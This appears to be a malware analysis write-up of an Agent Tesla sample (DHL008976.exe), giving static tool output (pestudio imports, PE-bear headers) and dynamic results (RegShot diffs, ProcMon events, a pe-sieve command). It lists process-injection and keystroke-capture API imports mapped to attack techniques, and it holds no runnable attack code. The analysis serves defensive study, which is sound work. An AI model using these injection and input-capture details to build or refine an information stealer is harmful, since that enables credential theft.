string-table	12	string-table	.rsrc:0x0...	1126	0.09 %	899B8766AEA5F88410C721620925754B	3.258	English-UK	48 00 43 00 61 0(
icon-group	169	icon-group	.rsrc:0x0...	20	0.00 %	F64C60B749269FCF6659C450DDA98486	1.843	English-UK	00 00 01 00 01 0(
icon	2	icon	.rsrc:0x0...	67624	5.26 %	2A2B7D009419BCDDFC4717B23BD007CE	3.552	English-UK	28 00 00 00 80 0(
string-table	313	string-table	.rsrc:0x0...	344	0.03 %	193A9143563395AD14C6DAC83D32E2AD	3.086	English-UK	00 00 00 00 00 0(
string-table	7	string-table	.rsrc:0x0...	1428	0.11 %	D1F824F98742295A66A25225701DD6D8	3.347	English-UK	00 00 00 00 00 0(
string-table	8	string-table	.rsrc:0x0...	1674	0.13 %	BB4ECF238536D913C938BAD6DBB30BA4	3.280	English-UK	30 00 49 00 6E 0(
string-table	9	string-table	.rsrc:0x0...	1168	0.09 %	6B12D17C7622D8215889A2288098FA15	3.288	English-UK	30 00 45 00 78 0(
icon-group	99	icon-group	.rsrc:0x0...	20	0.00 %	8F86676BBBA888F4C3C4C7E3B4FDB4B2	2.161	English-UK	00 00 01 00 01 0(
rcdata	SCRIPT	AutoIt	.rsrc:0x0...	326796	25.42...	3CDB73C9A593640A387A832A6A6F2EC5	7.999	neutral	A3 48 4B BE 98 6

sha256: A225B14BC9D3330A0CED397BD815633E6918449AC8213C90C00261350925B5CB cpu: 32-bit file-type: executable subsystem: GUI entry-point: 0x00020577

Along with it there were multiples of imports which had a process injection and process discovery capability which gave us a strong indication of the process injecting a certain import in the process.




pestudio 9.53 - Malware Initial Assessment - www.winitor.com - [c:\users\windows\downloads\agent tesla malware sample\dhl008976.exe]

c:\users\windows\downloads\agent
- indicators (file > embedded)
- footprints (22)
- virustotal (error)
- dos-header (64 bytes)
- dos-stub (224 bytes)
- rich-header (Visual Studio)
- file-header (time-stamp)
- optional-header (GUI)
- directories (5)
- sections (files)
- libraries (flag)
- imports (flag)
- exports (n/a)
- thread-local-storage (n/a)
- .NET (n/a)
- resources (AutoIt)
- strings (26970)
- debug (n/a)
- manifest (asInvoker)
- version (flexuosely.exe)
- certificate (n/a)
- overlay (n/a)

imports (531)	flag (162)	callback (0)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (20)	technique (18)	type (1)	ordinal (52)	library (18)
VerQueryValueW	-	-	n/a	0x000CB814	0 (0x0000)	-	-	implicit	-	VERSION.dll
GetVolumeInformationW	-	-	n/a	0x000C9F48	0 (0x0000)	reconnaissance	T1006 | File System Logical	implicit	-	KERNEL32.DLL
GetWindowTextLengthW	-	-	n/a	0x000CAFC4	0 (0x0000)	windowing	T1010 | Window Discovery	implicit	-	USER32.dll
GetWindowTextW	x	-	n/a	0x000CB3DE	0 (0x0000)	windowing	T1010 | Window Discovery	implicit	-	USER32.dll
GetForegroundWindow	x	-	n/a	0x000CB722	0 (0x0000)	windowing	T1010 | Window Discovery	implicit	-	USER32.dll
RegEnumValueW	-	-	n/a	0x000CA4EA	0 (0x0000)	registry	T1012 | Query Registry	implicit	-	ADVAPI32.dll
RegEnumKeyExW	-	-	n/a	0x000CA51C	0 (0x0000)	registry	T1012 | Query Registry	implicit	-	ADVAPI32.dll
RegQueryValueExW	-	-	n/a	0x000CA55A	0 (0x0000)	registry	T1012 | Query Registry	implicit	-	ADVAPI32.dll
GetUserNameW	-	-	n/a	0x000CA6FC	0 (0x0000)	reconnaissance	T1033 | System Owner/User Discovery	implicit	-	ADVAPI32.dll
SetWindowLongW	-	-	n/a	0x000CAE28	0 (0x0000)	windowing	T1055 | Process Injection	implicit	-	USER32.dll
FindWindowExW	-	-	n/a	0x000CB0D6	0 (0x0000)	windowing	T1055 | Process Injection	implicit	-	USER32.dll
FindWindowW	-	-	n/a	0x000CB1CC	0 (0x0000)	windowing	T1055 | Process Injection	implicit	-	USER32.dll
EnumWindows	-	-	n/a	0x000CB32A	0 (0x0000)	windowing	T1055 | Process Injection	implicit	-	USER32.dll
GetWindowLongW	-	-	n/a	0x000CB396	0 (0x0000)	windowing	T1055 | Process Injection	implicit	-	USER32.dll
SendMessageTimeoutW	-	-	n/a	0x000CB3EE	0 (0x0000)	windowing	T1055 | Process Injection	implicit	-	USER32.dll
SendMessageW	-	-	n/a	0x000CB450	0 (0x0000)	windowing	T1055 | Process Injection	implicit	-	USER32.dll
VirtualAllocEx	-	-	n/a	0x000C9ACE	0 (0x0000)	memory	T1055 | Process Injection	implicit	-	KERNEL32.DLL
WriteProcessMemory	x	-	n/a	0x000C9ADE	0 (0x0000)	memory	T1055 | Process Injection	implicit	-	KERNEL32.DLL
ReadProcessMemory	x	-	n/a	0x000C9AF2	0 (0x0000)	memory	T1055 | Process Injection	implicit	-	KERNEL32.DLL
VirtualFree	-	-	n/a	0x000C9DEC	0 (0x0000)	memory	T1055 | Process Injection	implicit	-	KERNEL32.DLL
VirtualAlloc	-	-	n/a	0x000CA0F4	0 (0x0000)	memory	T1055 | Process Injection	implicit	-	KERNEL32.DLL
OpenProcess	x	-	n/a	0x000C9AC0	0 (0x0000)	execution	T1055 | Process Injection	implicit	-	KERNEL32.DLL
ResumeThread	-	-	n/a	0x000CA334	0 (0x0000)	execution	T1055 | Process Injection	implicit	-	KERNEL32.DLL
GetKeyboardLayoutNameW	-	-	n/a	0x000CAD8A	0 (0x0000)	input-output	T1056 | Input Capture	implicit	-	USER32.dll
GetAsyncKeyState	x	-	n/a	0x000CB210	0 (0x0000)	input-output	T1056 | Input Capture	implicit	-	USER32.dll
GetKeyState	x	-	n/a	0x000CB246	0 (0x0000)	input-output	T1056 | Input Capture	implicit	-	USER32.dll
MapVirtualKeyW	x	-	n/a	0x000CB45E	0 (0x0000)	input-output	T1056 | Input Capture	implicit	-	USER32.dll
GetCurrentProcessId	x	-	n/a	0x000CA098	0 (0x0000)	reconnaissance	T1057 | Process Discovery	implicit	-	KERNEL32.DLL
GetCurrentThreadId	x	-	n/a	0x000C99AA	0 (0x0000)	execution	T1057 | Process Discovery	implicit	-	KERNEL32.DLL
CreateToolhelp32Snapshot	x	-	n/a	0x000C9B6E	0 (0x0000)	execution	T1057 | Process Discovery	implicit	-	KERNEL32.DLL
Process32FirstW	x	-	n/a	0x000C9B88	0 (0x0000)	execution	T1057 | Process Discovery	implicit	-	KERNEL32.DLL
Process32NextW	x	-	n/a	0x000C9B9A	0 (0x0000)	execution	T1057 | Process Discovery	implicit	-	KERNEL32.DLL
GetCurrentProcess	-	-	n/a	0x000CA236	0 (0x0000)	execution	T1057 | Process Discovery	implicit	-	KERNEL32.DLL
GetProcessMemoryInfo	x	-	n/a	0x000CAC5C	0 (0x0000)	execution	T1057 | Process Discovery	implicit	-	PSAPI.DLL
GetWindowThreadProcessId	x	-	n/a	0x000CB3A6	0 (0x0000)	execution	T1057 | Process Discovery	implicit	-	USER32.dll
IsDebuggerPresent	-	-	n/a	0x000C9C1C	0 (0x0000)	reconnaissance	T1082 | System Information Discovery	implicit	-	KERNEL32.DLL
GetComputerNameW	-	-	n/a	0x000CA070	0 (0x0000)	reconnaissance	T1082 | System Information Discovery	implicit	-	KERNEL32.DLL
GetSystemDirectoryW	-	-	n/a	0x000CA042	0 (0x0000)	reconnaissance	T1083 | File and Directory Discovery	implicit	-	KERNEL32.DLL
GetWindowsDirectoryW	-	-	n/a	0x000CA082	0 (0x0000)	reconnaissance	T1083 | File and Directory Discovery	implicit	-	KERNEL32.DLL
FindFirstFileW	x	-	n/a	0x000C9BCC	0 (0x0000)	file	T1083 | File and Directory Discovery	implicit	-	KERNEL32.DLL
FindFirstFileExW	x	-	n/a	0x000CA402	0 (0x0000)	file	T1083 | File and Directory Discovery	implicit	-	KERNEL32.DLL
FindNextFileW	x	-	n/a	0x000CA4C2	0 (0x0000)	file	T1083 | File and Directory Discovery	implicit	-	KERNEL32.DLL
CopyFileExW	-	-	n/a	0x000C9C30	0 (0x0000)	file	T1105 | Remote File Copy	implicit	-	KERNEL32.DLL

sha256: A225B14BC9D3330A0CED397BD815633E6918449AC8213C90C00261350925B5CB cpu: 32-bit file-type: executable subsystem: GUI entry-point: 0x00020577

When we analyzed the malware sample in the PEBear we could see a high number of the DLL as an import and there was a process such as a ReadProcessMemory, WriteProcessMemory, VirtualAllocEx, OpenProcess, etc. From the imports it had a high possibility of the malware doing an injection.



File Machine View Input Devices Help
File Settings View Compare Info
Disasm General DOS Hdr Rich Hdr File Hdr Optional Hdr Section Hdrs Imports Resources BaseReloc. TLS LoadConfig
1F977
Check for updates

PE-bear v0.6.5.2 [C:/Users/Windows/Downloads/Agent Tesla Malware Sample/DHL008976.exe]

DHL008976.exe
- DOS Header
- DOS stub
- NT Headers
  - Signature
  - File Header
  - Optional Header
- Section Headers
- Sections
  - .text
    - EP = 1F977
  - .rdata
  - .data
  - .rsrc
  - .reloc

```
     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
0    4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
10   B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
20   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
30   00 00 00 00 00 00 00 00 00 00 00 00 20 01 00 00
40   0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68
```

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA	FirstThunk
C7E64	KERNEL32.DLL	68	FALSE	0	0	0	C9874	9C164
C7E78	ADVAPI32.dll	3	FALSE	0	0	0	C9881	9C000
C7E8C	COMCTL32.dll	1	FALSE	0	0	0	C988E	9C088
C7EA0	COMDLG32.dll		FALSE	0	0	0	C989B	9C0B8
C7EB4	GDI32.dll	5	FALSE	0	0	0	C98A8	9C0C4
C7EC8	IPHLPAPI.DLL		FALSE	0	0	0	C98B2	9C154
C7EDC	MPR.dll		FALSE	0	0	0	C98BF	9C408
C7EF0	ole32.dll	2	FALSE	0	0	0	C98C7	9C838
C7F04	OLEAUT32.dll	9	FALSE	0	0	0	C98D1	9C41C
C7F18	PSAPI.DLL		FALSE	0	0	0	C98DE	9C494
C7F2C	SHELL32.dll	5	FALSE	0	0	0	C98E8	9C49C
C7F40	USER32.dll	60	FALSE	0	0	0	C98F4	9C4DC
C7F54	USERENV.dll		FALSE	0	0	0	C98FF	9C760
C7F68	UxTheme.dll		FALSE	0	0	0	C990B	9C774
C7F7C	VERSION.dll		FALSE	0	0	0	C9917	9C77C
C7F90	WININET.dll	4	FALSE	0	0	0	C9923	9C78C
C7FA4	WINMM.dll		FALSE	0	0	0	C992F	9C7C8
C7FB8	WSOCK32.dll	3	FALSE	0	0	0	C9939	9C7D8


KERNEL32.DLL [168 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
9C1A0	GetProcAddress	-	-	C9A28	-	0
9C1A4	SetErrorMode	-	-	C9A38	-	0
9C1A8	GetModuleFileNameW	-	-	C9A46	-	0
9C1AC	WideCharToMultiByte	-	-	C9A5A	-	0
9C1B0	lstrcpyW	-	-	C9A70	-	0
9C1B4	lstrlenW	-	-	C9A7A	-	0
9C1B8	GetModuleHandleW	-	-	C9A84	-	0
9C1BC	QueryPerformanceCounter	-	-	C9A96	-	0
9C1C0	VirtualFreeEx	-	-	C9AB0	-	0
9C1C4	OpenProcess	-	-	C9AC0	-	0
9C1C8	VirtualAllocEx	-	-	C9ACE	-	0
9C1CC	WriteProcessMemory	-	-	C9ADE	-	0
9C1D0	ReadProcessMemory	-	-	C9AF2	-	0
9C1D4	CreateFileW	-	-	C9B06	-	0
9C1D8	SetFilePointerEx	-	-	C9B14	-	0
9C1DC	SetEndOfFile	-	-	C9B26	-	0

DHL008976.exe

II. Dynamic Analysis

Upon executing the malware sample and analyzing it using RegShot, we observed that the malware made 33 modifications to the system registry. These changes are indicative of the malware's attempt to establish persistence, alter system configurations, or prepare the environment for its malicious activities.



Compare logs save as:

● Plain TXT ○ HTML document

&1st shot


```
Datetime: 2024-12-09 16:20:36
Computer: DESKTOP-VB63103
Username: Windows
Keys: 444756
Values: 762576
Dirs: 0
Files: 0
```

Compare logs save as:

● Plain TXT ○ HTML document

&2nd shot


```
Datetime: 2024-12-09 16:22:53
Computer: DESKTOP-VB63103
Username: Windows
Keys: 444761
Values: 762582
Dirs: 0
Files: 0
```



C&ompare

```
Keys deleted: 0
Keys added: 5
Values deleted: 0
Values added: 6
Values modified: 22
Folders deleted: 0
Folders added: 0
Folders attributes changed: 0
Files deleted: 0
Files added: 0
Files [attributes?] modified: 0
Total changes: 33
```

During the process, we used a popular dynamic analysis tool called ProcMon to observe the behavior of the malware after execution. We discovered that it was creating files, closing files, and accessing the system directory, leading us to strongly suspect that the malware sample was an information stealer and credential harvester.




Process Monitor - Sysinternals: www.sysinternals.com

Time of Day	Process Name	PID	Operation	Path	Result	Detail
11:31:39.03...	DHL008976.exe	7092	RegOpenKey	HKCU	SUCCESS	Desired Access: M...
11:31:39.03...	DHL008976.exe	7092	RegQueryKey	HKCU	SUCCESS	Query: HandleTag...
11:31:39.03...	DHL008976.exe	7092	RegQueryKey	HKCU	SUCCESS	Query: Name
11:31:39.03...	DHL008976.exe	7092	RegOpenKey	HKCU\Control Panel\Mouse	SUCCESS	Desired Access: Q...
11:31:39.03...	DHL008976.exe	7092	RegSetInfoKey	HKCU\Control Panel\Mouse	SUCCESS	KeySetInformation...
11:31:39.03...	DHL008976.exe	7092	RegQueryValue	HKCU\Control Panel\Mouse\SwapMouseButtons	SUCCESS	Type: REG_SZ, Le...
11:31:39.03...	DHL008976.exe	7092	RegCloseKey	HKCU\Control Panel\Mouse	SUCCESS	
11:31:39.03...	DHL008976.exe	7092	RegQueryKey	HKCU	SUCCESS	Query: HandleTag...
11:31:39.03...	DHL008976.exe	7092	RegQueryKey	HKCU	SUCCESS	Query: Name
11:31:39.03...	DHL008976.exe	7092	RegOpenKey	HKCU\Software\AutoIt v3\AutoIt	NAME NOT FOUND	Desired Access: Q...
11:31:39.03...	DHL008976.exe	7092	RegOpenKey	HKLM\Software\Policies\Microsoft\Windows\Control Panel\Desktop	NAME NOT FOUND	Desired Access: R...
11:31:39.03...	DHL008976.exe	7092	RegOpenKey	HKCU\Software\Policies\Microsoft\Windows\Control Panel\Desktop	NAME NOT FOUND	Desired Access: R...
11:31:39.03...	DHL008976.exe	7092	CreateFile	C:\Users\Windows\Downloads\Agent Tesla Malware Sample\DHL0...	SUCCESS	Desired Access: G...
11:31:39.03...	DHL008976.exe	7092	CreateFile	C:\Users\Windows\Downloads\Agent Tesla Malware Sample\DHL0...	SUCCESS	Desired Access: R...
11:31:39.03...	DHL008976.exe	7092	QueryBasicInformationFile	C:\Users\Windows\Downloads\Agent Tesla Malware Sample\DHL0...	SUCCESS	CreationTime: 12/9...
11:31:39.03...	DHL008976.exe	7092	CloseFile	C:\Users\Windows\Downloads\Agent Tesla Malware Sample\DHL0...	SUCCESS	
11:31:39.03...	DHL008976.exe	7092	CloseFile	C:\Users\Windows\Downloads\Agent Tesla Malware Sample\DHL0...	SUCCESS	
11:31:39.03...	DHL008976.exe	7092	CreateFile	C:\Users\Windows\Downloads\Agent Tesla Malware Sample\DHL0...	SUCCESS	Desired Access: R...
11:31:39.03...	DHL008976.exe	7092	QueryBasicInformationFile	C:\Users\Windows\Downloads\Agent Tesla Malware Sample\DHL0...	SUCCESS	CreationTime: 12/9...
11:31:39.03...	DHL008976.exe	7092	CloseFile	C:\Users\Windows\Downloads\Agent Tesla Malware Sample\DHL0...	SUCCESS	
11:31:39.03...	DHL008976.exe	7092	CreateFile	C:\	SUCCESS	Desired Access: R...
11:31:39.03...	DHL008976.exe	7092	QueryDirectory	C:\Users	SUCCESS	FileInformationClas...
11:31:39.03...	DHL008976.exe	7092	CloseFile	C:\	SUCCESS	
11:31:39.03...	DHL008976.exe	7092	CreateFile	C:\Users	SUCCESS	Desired Access: R...
11:31:39.03...	DHL008976.exe	7092	QueryDirectory	C:\Users\Windows	SUCCESS	FileInformationClas...
11:31:39.03...	DHL008976.exe	7092	CloseFile	C:\Users	SUCCESS	
11:31:39.03...	DHL008976.exe	7092	CreateFile	C:\Users\Windows\Downloads\Agent Tesla Malware Sample\DHL0...	SUCCESS	Desired Access: G...
11:31:39.03...	DHL008976.exe	7092	CreateFile	C:\Users\Windows\Downloads\Agent Tesla Malware Sample\DHL0...	SUCCESS	Desired Access: R...
11:31:39.03...	DHL008976.exe	7092	QueryBasicInformationFile	C:\Users\Windows\Downloads\Agent Tesla Malware Sample\DHL0...	SUCCESS	CreationTime: 12/9...
11:31:39.03...	DHL008976.exe	7092	CloseFile	C:\Users\Windows\Downloads\Agent Tesla Malware Sample\DHL0...	SUCCESS	
11:31:39.05...	DHL008976.exe	7092	CloseFile	C:\Users\Windows\Downloads\Agent Tesla Malware Sample\DHL0...	SUCCESS	
11:31:39.05...	DHL008976.exe	7092	CreateFile	C:\Users\Windows\Downloads\SystemResources\DHL008976.exe....	PATH NOT FOUND	Desired Access: R...
11:31:39.05...	DHL008976.exe	7092	CreateFile	C:\Users\Windows\Downloads\SystemResources\DHL008976.exe....	PATH NOT FOUND	Desired Access: R...
11:31:39.05...	DHL008976.exe	7092	Load Image	C:\Windows\SysWOW64\msctf.dll	SUCCESS	Image Base: 0x775...
11:31:39.05...	DHL008976.exe	7092	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale	REPARSE	Desired Access: R...
11:31:39.05...	DHL008976.exe	7092	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale	SUCCESS	Desired Access: R...
11:31:39.05...	DHL008976.exe	7092	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale	SUCCESS	KeySetInformation...
11:31:39.05...	DHL008976.exe	7092	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale\en-US	NAME NOT FOUND	Length: 532
11:31:39.05...	DHL008976.exe	7092	RegCloseKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale	SUCCESS	
11:31:39.05...	DHL008976.exe	7092	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale	REPARSE	Desired Access: R...
11:31:39.05...	DHL008976.exe	7092	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale	SUCCESS	Desired Access: R...
11:31:39.05...	DHL008976.exe	7092	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale	SUCCESS	KeySetInformation...
11:31:39.05	DHL008976.exe	7092	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale\en-US	NAME NOT FOUND	Length: 532


Showing 9,589 of 284,803 events (3.3%) Backed by virtual memory

While it was still running in the memory we ran a pe-sieve and executed a process which was running a malware sample for further analysis.



C:\Windows\System32\cmd.exe

```
Microsoft Windows [Version 10.0.19045.5131]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Windows\Downloads\Agent Tesla Malware Sample>pe-sieve64.exe /pid 5012
```

